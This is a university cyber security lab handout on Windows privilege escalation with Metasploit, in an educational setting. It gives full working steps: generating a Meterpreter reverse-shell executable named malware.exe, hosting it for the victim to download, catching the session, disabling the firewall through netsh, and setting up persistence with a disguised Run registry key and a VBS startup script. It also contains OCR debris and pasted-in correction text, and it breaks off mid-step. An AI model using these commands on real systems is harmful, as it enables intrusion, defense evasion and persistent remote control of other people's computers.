Applied Cyber Security Industry Led-Course

Instructor: XYZ

Lab Instructor: Moeez Javed

Lab 5: Privilege Escalation

Availability:
Monday to Friday: 9 AM – 5 PM (at CUST)
After 5 PM: Please drop a message instead of calling.

Lab Instructor Contact Details:

Phone: +92 333 8744696
Email: moeezjavedyousafrana@gmail.com

Window Privilege Escalation:

Privilege escalation is a crucial phase in cybersecurity where an attacker gains elevated access to a system, typically moving from a lower-level user to an administrative or root-level account. This process allows malicious actors to bypass security restrictions, access sensitive data, and maintain persistent control over compromised systems.

In this lab, you will learn how to exploit privilege escalation vulnerabilities using the Metasploit Framework and gain persistence on a Windows machine. By simulating real-world attacks, you will understand how to detect and mitigate such threats effectively.

Setting Up Metasploit Persistence

Step 1: Find Your Kali Linux IP Address

Run this command in a terminal on Kali:

```
ip a | grep inet
```

Look for an IP like 192.168.x.x (e.g., 192.168.100.205). Use this as LHOST.

Step 2: Set Up the Metasploit Listener

In a new terminal (Kali):


```
sudo msfconsole
use exploit/multi/handler
set payload windows/meterpreter/reverse_tcp
set LHOST 192.168.100.205  # Use your actual IP
set LPORT 5555
exploit
```

Leave this running.

Step 3: Generate & Host the Payload

Open another terminal (Kali):

```
sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.205
LPORT=5555 -f exe -o /var/www/html/malware.exe
```



```
┌──(kali㉿kali)-[~]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.205 LPORT=4444 -f exe -o /home/kali/rTCP.exe

[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /home/kali/rTCP.exe
```

```
sudo service apache2 start
```

Check if the file is accessible:


```
curl http://192.168.100.205/malware.exe
```

Step 4: Download & Execute the Payload (Windows)

On the Windows victim machine, open a browser and enter:

http://192.168.100.205/malware.exe

Save and run the file.



rTCP (2).exe isn't commonly downloaded. Make sure you trust rTCP (2).exe before you open it.

rTCP (1).exe
Open file

rTCP.exe
Open file


Hmmm... can't reach this page

192.168.100.205 refused to connect.

Try:

- Search the web for 192 168 100 205
- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_REFUSED



rTCP (2).exe isn't commonly downloaded. trust rTCP (2).exe before


Hmmm... can't reach this page

192.168.100.205 refused to connect.

Try:

- Search the web for 192 168 100 205
- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_REFUSED



rTCP (2).exe isn't commonly downloaded. Make sure you trust rTCP (2).exe before you open it.

Make sure you trust rTCP (2).exe before you open it

Microsoft Defender SmartScreen couldn't verify if this file is safe because it isn't commonly downloaded. Make sure you trust the file you're downloading or its source before you open it.

Name: rTCP (2).exe
Publisher: Unknown


Hmmm... can't reach t

192.168.100.205 refused to connect.

Try:

- Search the web for 192 168 100 205
- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_REFUSED



Hmmm... can't reach th

192.168.100.205 refused to connect.

Try:

- Search the web for 192 168 100 205
- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_REFUSED

rTCP (2).exe isn't commonly downloaded. Make sure you trust rTCP (2).exe before you open it.

Make sure you trust rTCP (2).exe before you open it

Microsoft Defender SmartScreen couldn't verify if this file is safe because it isn't commonly downloaded. Make sure you trust the file you're downloading or its source before you open it.


Name: rTCP (2).exe
Publisher: Unknown

Post-Exploitation with Meterpreter

Common Commands:

- System Information:


Sysinfo



```
meterpreter >
meterpreter > sysinfo
Computer        : DESKTOP-GICC168
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_GB
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter >
```

- List Processes:

Ps




```
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.100.205
LHOST => 192.168.100.205
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.205:4444
[*] Sending stage (177734 bytes) to 192.168.100.84
[*] Meterpreter session 2 opened (192.168.100.205:4444 -> 192.168.100.84:49977) at 2025-03-20 05:02:54 -0400

meterpreter > ps

Process List
============

 PID   PPID  Name                         Arch  Session  User                          Path
 ---   ----  ----                         ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                       x64   0
 92    4     Registry                     x64   0
 168   7132  msedge.exe                   x64   1        DESKTOP-GICC168\moeez         C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
 324   4     smss.exe                     x64   0
 348   616   svchost.exe                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 364   616   svchost.exe                  x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 368   616   svchost.exe                  x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 408   616   svchost.exe                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 416   408   csrss.exe                    x64   0
 436   616   svchost.exe                  x64   1        DESKTOP-GICC168\moeez         C:\Windows\System32\svchost.exe
 484   616   svchost.exe                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 488   480   csrss.exe                    x64   1
 496   408   wininit.exe                  x64   0
 580   480   winlogon.exe                 x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 616   496   services.exe                 x64   0
 628   496   lsass.exe                    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 656   700   msedgewebview2.exe           x64   1        DESKTOP-GICC168\moeez         C:\Program Files (x86)\Microsoft\EdgeWebView\Application\133.0.3065.92\msedgewebview2.exe
 700   736   SearchApp.exe                x64   1        DESKTOP-GICC168\moeez         C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
 736   616   svchost.exe                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 744   580   fontdrvhost.exe              x64   1        Font Driver Host\UMFD-1       C:\Windows\System32\fontdrvhost.exe
 796   496   fontdrvhost.exe              x64   0        Font Driver Host\UMFD-0       C:\Windows\System32\fontdrvhost.exe
 860   616   svchost.exe                  x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 912   616   svchost.exe                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 984   580   dwm.exe                      x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 996   4280  OneDrive.exe                 x64   1        DESKTOP-GICC168\moeez         C:\Users\moeez\AppData\Local\Microsoft\OneDrive\OneDrive.exe
 1028  616   svchost.exe                  x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1052  616   svchost.exe                  x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1080  616   svchost.exe                  x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1096  616   svchost.exe                  x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1120  616   svchost.exe                  x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1144  616   svchost.exe                  x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1168  616   svchost.exe                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1192  616   SearchIndexer.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 1268  616   svchost.exe                  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
```

- Open a Shell:

shell

- Take ScreenShot

Screenshot



```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole

Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d


  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |      __________________   |                           |
  |  ==c(______(o(______(_()  | |""""""""""""|======[***  |
  |             )=\           | |  EXPLOIT   \            |
  |            // \\          | |_____________\_______    |
  |           //   \\         | |==[msf >]============\   |
  |          //     \\        | |______________________\  |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\      |  *********************    |
  +---------------------------+---------------------------+
  |      o O o                |         \'\/\/\/'/        |
  |              o O          |          )======(         |
  |                 o         |        .'  LOOT  '.       |
  | |^^^^^^^^^^^^^^|l___      |       /    _||__   \      |
  | |    PAYLOAD     |""\___, |      /    (_||_     \     |
  | |________________|__|)__| |     |     __||_)     |    |
  | |(@)(@)"""**|(@)(@)**|(@) |     "       ||       "    |
  |  = = = = = = = = = = = =  |      '--------------'     |
  +---------------------------+---------------------------+


       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.100.205
LHOST => 192.168.100.205
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.100.205:4444
[*] Sending stage (177734 bytes) to 192.168.100.84
[*] Meterpreter session 1 opened (192.168.100.205:4444 -> 192.168.100.84:49973) at 2025-03-20 04:39:00 -0400

meterpreter > screenshot
Screenshot saved to: /home/kali/lzdqAgoD.jpeg
meterpreter >
```

Disable firewall of window machine through meterpreter
execute -f "cmd.exe" -a "/c netsh advfirewall set allprofiles state off"

Step 5: Enable Persistence (Kali)

Inside **Meterpreter**:

run post/windows/manage/persistence

Or manually add a registry key:

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v Updater /t REG_SZ /d "C:\Users\Public\malware.exe" /f

Fix 2: Correct Registry Persistence Command

Your registry command is missing the -k (key path) argument.

Correct command inside Meterpreter:

To ensure persistence, use the following command to set a registry key that will start the malware upon user login:

```
reg setval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v Updater -d
"C:\Users\Public\malware.exe"
```

✔ This command adds a registry entry that executes the malware on startup.

Check if the key was added:

To verify that the persistence registry key has been successfully set, execute the following command:

```
reg queryval -k HKCU\Software\Microsoft\Windows\CurrentVersion\Run -v Updater
```

✔ If the value appears, persistence is successfully configured.

Fix 3: Enable Persistence Using a VBS Script (Alternative Method)

If you prefer an alternative method, you can use a VBScript to achieve persistence.

Inside Meterpreter, create a startup script:

Execute the following command to create a VBScript file that runs the malware:

```
execute -f "cmd.exe" -a "/c echo Set WshShell = CreateObject(\"WScript.Shell\") >
C:\Users\Public\updater.vbs & echo WshShell.Run
\"C:\Users\Public\malware.exe\" >> C:\Users\Public\updater.vbs"
```

✔ This script creates a updater.vbs file that executes malware.exe upon system startup.

Add the script to the registry for persistence:

